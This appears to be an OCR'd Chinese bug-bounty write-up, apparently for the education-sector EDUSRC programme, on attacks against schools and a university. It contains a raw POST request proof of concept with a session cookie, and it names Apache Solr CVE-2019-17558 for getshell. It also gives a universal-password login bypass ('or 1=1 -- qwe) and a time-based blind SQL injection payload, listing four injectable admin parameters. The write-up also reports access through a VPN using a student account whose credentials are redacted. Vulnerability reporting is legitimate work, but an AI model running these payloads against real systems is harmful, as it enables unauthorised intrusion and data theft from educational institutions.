
xx 中学 +xx 实验中学 +xx 民族大学

sql 注入

无描述...

sql注入一枚
http://...:82/register
点击选择单位处
poc：
POST /Space/Personal/unitsearch.aspx HTTP/1.1
Host: **
Content-Length: 34
Accept: /
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: **
Referer: **
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: ASP.NET_SessionId=r2ejkhvfubibetc0t1qjq2h4; USER_COOKIE=; 114.135.62.11280=dis_code=520301&SpaceDefaultUrl=%2fSysDefault%2fIndex.aspx&IsLoginConnect=&PageSize=15
Connection: close




rce

[redacted]实验中学getshell

[redacted]实验中学getshell

[redacted]

Apache Solr: CVE-2019-17558



民族大学 sql

首先登录深信服vpn

[redacted]

学生账号：[redacted] 密码：[redacted]

万能密码+后台sql注入

[redacted]


'or 1=1 -- qwe

密码随便输入


成功进来

sql注入打包:（都是不同参数）

poc:
%20and%20(select%201%20from%20(select(sleep(3-(if((1%3d1)%2c%200%2c%202)))))test)%23
第一处，学员管理:
name参数存在sql注入，延迟三秒
第二处，创业资源管理->服务机构
company参数存在sql注入，延迟三秒



第三处，官网文章->文章管理
title参数存在sql注入，延迟三秒



第四处，创业学院->视频专辑
tname参数存在sql注入，延迟三秒

ps：edusrc 证明 sql 注入 延时成功就可以